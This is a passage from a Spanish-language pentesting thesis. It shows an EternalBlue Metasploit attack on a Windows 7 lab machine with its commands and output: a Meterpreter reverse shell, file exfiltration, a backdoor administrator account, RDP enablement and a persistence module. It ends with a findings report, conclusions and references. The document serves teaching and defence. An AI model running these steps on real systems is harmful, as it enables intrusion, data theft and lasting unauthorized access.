   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedd
                                             ed Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.5    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figura 32. Exploit ethernalblue

Configurar el exploit:

`set RHOST “dirección_ip”`

el cuál sería la ip de la víctima.

`set LHOST “dirección_ip”`

y configuramos el payload (**Figura 33**)

```
set PAYLOAD Windows/x64/mterpreter/reverse_tcp
```




Figura 33. Configuración del exploit.

y mostramos las opciones para asegurar que todo esté en orden como se ve en la **Figura 34**, usando el comando:

```
show options
```




Figura 34. Opciones del exploit

y lo ejecutamos con:

```
exploit
```

En la **Figura 35** se pueden visualizar los resultados al ejecutar el Exploit:




Figura 35. Ejecución del exploit

Nos conectamos a la sesión que se abrió (**Figura 36**), en este caso es la sesión 2.

```
meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter > sysinfo
Computer        : VICTIMA-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_MX
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ls
Listing: C:\Windows\system32
```

Figura 36. Conexión a la sesión.

Para obtener el nombre del usuario “victima” en el que se ha abierto la sesión de Meterpreter, usamos el comando getuid (**Figura 37**), y navegamos por el directorio de carpetas (**Figura 37, Figura 38** y **Figura 39**).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ls
Listing: C:\Windows\system32

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2010-11-21 02:08:56 -0500  0C0A
100666/rw-rw-rw-  16848     fil   2024-05-23 01:04:53 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  16848     fil   2024-05-23 01:04:53 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424     fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064     fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  499712    fil   2009-07-13 21:41:53 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  780800    fil   2010-11-20 22:24:49 -0500  ActionCenter.dll
100666/rw-rw-rw-  549888    fil   2010-11-20 22:24:49 -0500  ActionCenterCPL.dll
100666/rw-rw-rw-  213504    fil   2010-11-20 22:24:24 -0500  ActionQueue.dll
100777/rwxrwxrwx  40448     fil   2009-07-13 21:38:55 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  577024    fil   2010-11-20 22:24:41 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0         dir   2010-11-20 22:30:27 -0500  AdvancedInstallers
100666/rw-rw-rw-  53248     fil   2009-07-13 21:40:01 -0400  AltTab.dll
100666/rw-rw-rw-  312320    fil   2009-07-13 21:40:01 -0400  AppIdPolicyEngineApi.dll
100666/rw-rw-rw-  33792     fil   2009-07-13 21:40:01 -0400  Apphlpdm.dll
100777/rwxrwxrwx  35328     fil   2009-07-13 21:38:55 -0400  AtBroker.exe
100666/rw-rw-rw-  440832    fil   2009-07-13 21:40:04 -0400  AudioEng.dll
100666/rw-rw-rw-  296448    fil   2010-11-20 22:24:32 -0500  AudioSes.dll
100666/rw-rw-rw-  220672    fil   2009-07-13 21:40:04 -0400  AuditNativeSnapIn.dll
100666/rw-rw-rw-  75264     fil   2009-07-13 21:40:04 -0400  AuditPolicyGPInterop.dll
100666/rw-rw-rw-  304128    fil   2009-07-13 21:40:04 -0400  AuthFWGP.dll
100666/rw-rw-rw-  5066752   fil   2010-11-20 22:24:15 -0500  AuthFWSnapin.dll
100666/rw-rw-rw-  126976    fil   2009-07-13 21:54:33 -0400  AuthFWWizFwk.dll
100666/rw-rw-rw-  164352    fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayApi.dll
100666/rw-rw-rw-  136192    fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayClassInstaller.dll
100666/rw-rw-rw-  726528    fil   2010-11-20 22:25:06 -0500  AuxiliaryDisplayCpl.dll
100666/rw-rw-rw-  189440    fil   2009-07-13 21:40:05 -0400  AuxiliaryDisplayDriverLib.dll
```

Figura 37. Comando getuid y listado de archivos del sistema “victima”

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2023-11-27 13:01:49 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2023-11-27 13:01:15 -0500  Archivos de programa
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2023-11-28 15:28:31 -0500  Program Files
040555/r-xr-xr-x  4096   dir   2009-07-14 00:57:06 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2023-11-27 13:01:15 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2023-11-27 13:01:16 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2024-05-21 01:18:15 -0400  System Volume Information
040555/r-xr-xr-x  4096   dir   2023-11-27 13:01:31 -0500  Users
040777/rwxrwxrwx  16384  dir   2023-11-27 12:56:30 -0500  Windows
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cd Users\\
meterpreter > ls
Listing: C:\Users

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2009-07-14 01:08:56 -0400  All Users
040555/r-xr-xr-x  8192  dir   2023-11-27 13:01:14 -0500  Default
040777/rwxrwxrwx  0     dir   2009-07-14 01:08:56 -0400  Default User
040555/r-xr-xr-x  4096  dir   2010-11-21 02:20:04 -0500  Public
040777/rwxrwxrwx  8192  dir   2023-11-27 13:02:08 -0500  Victima
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini

meterpreter > cd Victima\\
```

Figura 38. Navegando por directorios del sistema víctima.

```
meterpreter > cd Victima\\
cd Victima\\AppData\\                cd Victima\\Documents\\            cd Victima\\Menú\ Inicio\\        cd Victima\\Saved\ Games\\
cd Victima\\Configuración\ local\\   cd Victima\\Downloads\\           cd Victima\\Mis\ documentos\\      cd Victima\\Searches\\
cd Victima\\Contacts\\               cd Victima\\Entorno\ de\ red\\     cd Victima\\Music\\               cd Victima\\SendTo\\
cd Victima\\Cookies\\                cd Victima\\Favorites\\            cd Victima\\Pictures\\            cd Victima\\Videos\\
cd Victima\\Datos\ de\ programa\\     cd Victima\\Impresoras\\           cd Victima\\Plantillas\\
cd Victima\\Desktop\\                cd Victima\\Links\\                cd Victima\\Reciente\\
```

Figura 39. Directorio de carpetas del sistema víctima.

Ya que ya vulneramos el Sistema ahora descargaremos un archivo desde la computadora victima a nuestro sistema con el comando:

`download “nombre_archivo” “directorio_en_el_que_se_descargará_el_archivo”`

En la **Figura 40** se muestra la ejecución del anterior comando y los resultados que da, y así visualizar de primera mano si fue una operación exitosa o no.

```
meterpreter > download ultrasecretfile.pdf /home/kali/Documents/new files from victim/
[*] Downloading: ultrasecretfile.pdf → /home/kali/victim/ultrasecretfile.pdf
[*] Downloaded 1.00 MiB of 1.48 MiB (67.51%): ultrasecretfile.pdf → /home/kali/victim/ultrasecretfile.pdf
[*] Downloaded 1.48 MiB of 1.48 MiB (100.0%): ultrasecretfile.pdf → /home/kali/victim/ultrasecretfile.pdf
[*] Completed  : ultrasecretfile.pdf → /home/kali/victim/ultrasecretfile.pdf
```

Figura 40. Descarga de archivo.

Como se muestra en la **Figura 41,** es una captura de pantalla de el sistema victima en donde se visualiza el archivo que descargamos en el paso anterior.




Figura 41. Screenshot del archivo en el sistema víctima.

En la **Figura 42**, se muestra como en nuestro sistema “atacante” ya se encuentra el archivo descargado desde la otra computadora y así comprobar que fue exitoso.




Figura 42. Screenshot del archivo ya descargado en el sistema atacante.

Para obtener más exploit que se podrían ocupar para seguir vulnerando el sistema corremos el siguiente comando:

```
run post/multi/recon/local_exploit_suggester
```

Y se visualizan los resultados en la **Figura 43**.




Figura 43. Exploit que se pueden ocupar por nombre y si son para vulnerar o no el sistema.

5.1.6 Post-Explotación

Mantenimiento del Acceso:

- Metasploit Meterpreter:

Para mantener un acceso a la computadora víctima, es necesario hacer ciertas configuraciones para garantizar este paso, primero correremos un Exploit para obtener acceso remoto (**Figura 44**):

```
run post/windows/manage/enable_rdp
```

Figura 44. Comando para exploit de acceso remoto

A continuación, ejecutaremos los siguientes comandos para crear un usuario y así darle permisos de administrador (se pueden visualizar en la **Figura 45** y **Figura 46**):

```
Shell

Net user Invitado1 kali /add

Net localgroup Administradores Invitado1 /add
```




Figura 45. Comando shell




Figura 46. Comando para agregar el usuario al grupo administradores.

Y verificamos que se haya creado, en la **Figura 47,** podemos observar cómo se ha creado el usuario Invitado1, tal y como lo configuramos.

Figura 47. Visualización de los usuarios

La siguiente configuración es para siempre mantener una conexión a esta sesión, tecleando los comandos:

```
use exploit/windows/local/persistence
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.5
set LPORT 4444
sessions –l
set session 1
use
set interval 10
run
```

Y listo con esto hemos mantenido un acceso a la computadora víctima y así siempre poder entrar sin necesidad de hacer los pasos desde el escaneo de vulnerabilidades.

5.1.7 Reporte

Documentación de hallazgos:

Durante la evaluación de seguridad de los sistemas y servicios, se encontraron diversos puntos vulnerables que podrían comprometer la integridad y confidencialidad de los

datos. Desde problemas de configuración hasta fallos de seguridad críticos, estas vulnerabilidades representan una amenaza sería para la seguridad informática.

Entre los problemas más notorios detectados en los servicios específicos evaluados se destacan:

- **Exposición de Servicios Sensibles:** Se detectaron servicios críticos, como el MSRPC, expuestos en Internet sin protección adecuada, lo que aumenta el riesgo de accesos no autorizados.
- **Vulnerabilidades a desbordamiento de búfer:** La mayoría de los servicios mostraron ser vulnerables a ataques de “desbordamiento de búfer”, tal como el servicio Microsoft-DS ya que este podría permitir que los atacantes ejecuten código malicioso en los sistemas que han sido vulnerados.
- **Falta de Actualizaciones de Seguridad:** Algunos servicios carecían de las últimas actualizaciones de seguridad, esto incluyendo a aquellos que están asociados al puerto 445/TCP, que es usado por el servicio Microsoft-DS, haciendo que estos sistemas estuvieran expuestos a ataques ya conocidos.

Para poder evaluar el gran impacto y así poder priorizar las vulnerabilidades identificadas, se realizó un exhaustivo análisis el cual consideró desde la importancia del sistema que fue afectado, la probabilidad que tiene de ser vulnerado, hasta las posibles consecuencias que podría traer consigo para la empresa. Permitiendo así poder categorizar las vulnerabilidades según su nivel de gravedad y abordar así a aquellas que presentaban un mayor riesgo.

A partir de este análisis, se crearon minuciosas recomendaciones para reducir aquellos riesgos y poder fortalecer la seguridad de la empresa u organización, incluyendo medidas

inmediatas como la aplicación regular de actualizaciones de seguridad, así como la configuración segura de los servicios expuestos, así como acciones a largo plazo, como la implementación de sistemas de monitoreo de seguridad para detectar y responder eficazmente a posibles amenazas.

CONCLUSIONES

Entender las metodologías usadas para hacer pruebas de pentesting es de vital importancia para las empresas y organizaciones que suelen estar encargadas de la seguridad de los sistemas y de la protección de los datos. Como fue mencionado en este trabajo de tesis, las metodologías buscan dar un punto de vista sistemático para así poder ubicar y disminuir las vulnerabilidades, dando como resultado que las organizaciones pueden identificar los ciberataques antes de que sea demasiado tarde. Al poder aplicar las técnicas de pentesting, estas organizaciones pueden examinar e incrementar sus defensas. Permitiendo fortalecer sus sistemas en contra de las amenazas de la actualidad, asegurando así que sus sistemas sean robustos. Estas prácticas son fundamentales si se quiere cumplir con las regulaciones y estándares de la industria, ayudando así a salvaguardar la reputación y la confianza del cliente, así mismo, el capacitar y enseñar sobre el software libre y sobre el dominio de las herramientas que se pueden emplear en técnicas de pentesting son importantes para desarrollar habilidades avanzadas y así mantener la seguridad de los sistemas sabiendo que el software libre proporciona un gran mundo de herramientas y recursos a los que se pueden acceder que ayudan a que los profesionales de la ciberseguridad realicen pruebas de penetración actualizadas y efectivas. La capacitación en estas aplicaciones no solo ayuda en la mejora de la competencia técnica si no que ayuda en la aplicación y enseñanza de una cultura de colaboración e innovación, tomando ventaja de la comunidad de desarrollo de software libre del mundo. También la identificación de las vulnerabilidades que es un paso muy importante en las pruebas de pentesting ya que ayuda a identificar debilidades en los sistemas antes de que estas puedan ser vulneradas por atacantes maliciosos, una

vez que han sido identificadas, es importante que se implementen recomendaciones específicas para asegurar el sistema siendo claros ejemplos las configuraciones adecuadas, parches de seguridad y ciertas prácticas de codificación seguras siendo que estas medidas no solo ayudan a mitigar los riesgos sino que también ayudan a fortalecer la estructura de la seguridad en un largo plazo protegiendo así la información confidencial o sensible y ayuda a asegurar la continuidad de una empresa, organización o negocio.

Para finalizar, el continuo monitoreo y la implementación de los sistemas de detección y prevención de intrusos (IPS/IDS) agregan una capa adicional de seguridad la cual es vital para la protección de los sistemas contra las amenazas emergentes permitiendo la detección de actividades sospechosas en tiempo real, ayudando a proporcionar una alerta inmediata y permitiendo una rápida respuesta a los problemas de seguridad. El continuo monitoreo asegura que cualquier intento de ataque sea identificado y a su vez mitigado antes de que logre causar un daño significativo. El integrar todas estas tecnologías en la búsqueda de la seguridad de las organizaciones es esencial para mantener una protección proactiva y que se adapte a los panoramas de amenazas que se encuentran en constante evolución.

TRABAJO FUTURO

Para un futuro, se podría ampliar la investigación examinando diferentes metodologías de pentesting y la efectividad, comparando estas mismas con las más recientes. Así como un continuo estudio en las nuevas actualizaciones en software libre, nuevas técnicas y herramientas ya que son importantes en el análisis de las pruebas de penetración. Para un panorama más amplio se podría incluir herramientas en la nube y así mantener las tecnologías emergentes a la vanguardia.

También se puede seguir abordando ámbitos sociales que sean críticos si son atacados por ciberataques, tal vez desarrollar programas o capacitaciones, dependiendo del sector social del que se quiera crear conciencia. Se podrían crear estudios que ayuden en la identificación de nuevas “vulnerabilidades” en sistemas computacionales y así poder ofrecer mitigaciones del problema con herramientas actualizadas. El análisis de casos de estudio e ir documentando, conforme se avance en investigación y herramientas, mejoras en las prácticas y así mantener una infraestructura actualizada de la seguridad y así evitar nuevas amenazas.

Por último, se podría investigar la implementación y desarrollo de nuevos sistemas de monitoreo más avanzados y tener una mejor prevención de atacantes maliciosos o no deseados. Tal vez, así como va el avance de la tecnología, se podría pensar en la integración de inteligencia artificial, así como el aprendizaje automático. Es de suma importancia considerar la implementación de sistemas de prevención en la nube. Pensar en estos temas para un trabajo futuro ayudarán a fortalecer la seguridad en sistemas computacionales, así como también se proporcionará una sólida base para futuras investigaciones y continuo desarrollo en el área de la ciberseguridad. Agregar estos factores ayudará a crear una mejor defensa frente a un panorama de cambio continuo.

REFERENCIAS BIBLIOGRÁFICAS

1. Cañedo, R. C. A. (2004). Aproximaciones para una historia de Internet (12.a ed., Vol. 1). Scielo. http://eprints.rclis.org/5029/1/aproximaciones.pdf
2. Miguel Ángel Sánchez Jiménez (2018): “Origen y evolución de internet y su desarrollo como entorno de interacción social a través de los medios sociales digitales”, Revista Contribuciones a las Ciencias Sociales, (marzo 2018). En línea: https://www.eumed.net/rev/cccss/2018/03/medios-sociales-digitales.html
3. BALLINA, G. B. T. (2008). LA EVOLUCIÓN DE INTERNET COMO MEDIO DE COMUNICACIÓN MASIVO (Revisado ed.). http://biblioteca.usac.edu.gt/tesis/16/16_0599.pdf
4. Bello, E. (2021, 25 octubre). *Conoce la historia de Internet desde su primera conexión hasta hoy*. Thinking for Innovation. https://www.iebschool.com/blog/historia-de-internet-innovacion/
5. A. (2004, 14 septiembre). La primera red informática surgió en la Guerra Fría. infobae. https://www.infobae.com/2004/09/13/139362-la-primera-red-informatica-surgio-la-guerra-fria/
6. Pérez, M. H. (2021, 19 mayo). «Atrápame si puedes»: el inocente primer virus informático de la historia cumple 50 años. El País. https://elpais.com/tecnologia/2021-05-20/atrapame-si-puedes-el-inocente-primer-virus-informatico-de-la-historia-cumple-50-anos.html
7. Kaspersky. (2021, 13 enero). Una breve historia de los virus informáticos y lo que nos deparará el futuro. latam.kaspersky.com. https://latam.kaspersky.com/resource-center/threats/a-brief-history-of-computer-viruses-and-what-the-future-holds
8. Cedano, M. A. C. O., Cedano, A. C. R., Rubio, J. A. R. G., & Vega, A. C. V. G. (2014). Fundamentos de computación para ingenieros (1.a ed.). Grupo Editorial Patria. https://www.editorialpatria.com.mx/pdffiles/9786074382082.pdf
9. Mora, A. M. R., & Rodríguez, M. M. R. V. (2014). Redes Locales e Internet (1.a ed.). educália. https://www.e-ducalia.com/archivo/muestra-redes-locales-internet-pdf.pdf

10. Una persona fallece a causa de un ciberataque por primera vez en la historia. (2020, 22 septiembre). MIT Technology Review. https://www.technologyreview.es//s/12647/una-persona-fallece-causa-de-un-ciberataque-por-primera-vez-en-la-historia
11. Detalles de cómo se produjo el ataque del ransomware Conti a Costa Rica. (2022, 22 julio). https://www.welivesecurity.com/la-es/2022/07/22/detalles-como-produjo-ataque-conti-organismos-costa-rica/
12. PricewaterhouseCoopers. (s. f.). Ciberataque paraliza numerosos sistemas de TI en Costa Rica y otros países de América Latina. PwC. https://www.pwc.com/ia/es/prensa/Ciberataque-que-paraliza-numerosos-sistemas-de-TI-en-Costa-Rica.html
13. BBC News Mundo. (2022, 6 octubre). Guacamaya Leaks: 5 revelaciones del hackeo masivo que sufrió el Ejército de México. BBC News Mundo. https://www.bbc.com/mundo/noticias-america-latina-63167331
14. Staff, F. (2022, 30 septiembre). Hackeo masivo a Sedena evidencia vulnerabilidad de ciberseguridad; así fue el ataque. Forbes México. https://www.forbes.com.mx/hackeo-masivo-a-sedena-evidencia-vulnerabilidad-de-ciberseguridad-asi-fue-el-ataque/
15. The Hacker News. (s. f.). Optus hack exposes data of nearly 2.1 million Australian telecom customers. https://thehackernews.com/2022/10/optus-hack-exposes-data-of-nearly-21.html
16. Ciberataque a Optus compromete datos de usuarios. (s. f.). Última Hora | BCSC. https://www.ciberseguridad.eus/ultima-hora/ciberataque-optus-compromete-datos-de-usuarios
17. Kaspersky. (s. f.). *Boletín de seguridad de Kaspersky 2020* [Conjunto de datos]. https://helpransomware.com/wp-content/uploads/2022/05/Boletin-de-seguridad-Kaspersky-HelpRansomware.pdf
18. Kaspersky. (s. f.). *Boletín de seguridad de Kaspersky 2021* [Conjunto de datos]. https://go.kaspersky.com/rs/802-IJN-240/images/KSB_statistics_2021_sp.pdf

19. Kaspersky. (s. f.). *Boletín de seguridad de Kaspersky 2022* [Conjunto de datos]. https://go.kaspersky.com/rs/802-IJN-240/images/KSB_statistics_2022_sp_final.pdf
20. Amr. (2023, 13 junio). Evolución de las amenazas informáticas en el primer trimestre de 2023. Estadísticas de computadoras personales. *SECURELIST by Kaspersky*. Recuperado 5 de noviembre de 2023, de https://securelist.lat/it-threat-evolution-q1-2023-pc-statistics/97924/#:~:text=usuarios%20aceptaron%20proporcionar.-,Cifras%20del%20trimestre,que%20activaron%20el%20antivirus%20web.
21. Amr. (2023b, octubre 27). Desarrollo de las amenazas informáticas en el segundo trimestre de 2023. Estadísticas de computadoras. *SECURELIST by Kaspersky*. Recuperado 6 de noviembre de 2023, de https://securelist.lat/it-threat-evolution-q2-2023-non-mobile-statistics/98085/#:~:text=usuarios%20aceptaron%20proporcionar.-,Cifras%20del%20trimestre,provocaron%20reacciones%20del%20antivirus%20web.
22. Statista. (s. f.). *Cybersecurity - Worldwide | Statista market forecast*. https://www.statista.com/outlook/tmo/cybersecurity/worldwide?currency=USD#key-players
23. DDoS Protection Team. (2023). DDoS Attack Trends. En *Cloudflare Radar*. Recuperado 7 de noviembre de 2023, de https://radar.cloudflare.com/reports/
24. 2.3. Virtualización — ASIR - servicios de red e internet. (s. f.). https://asir.readthedocs.io/es/latest/TEMA_1_Introduccion/virtualizacion.html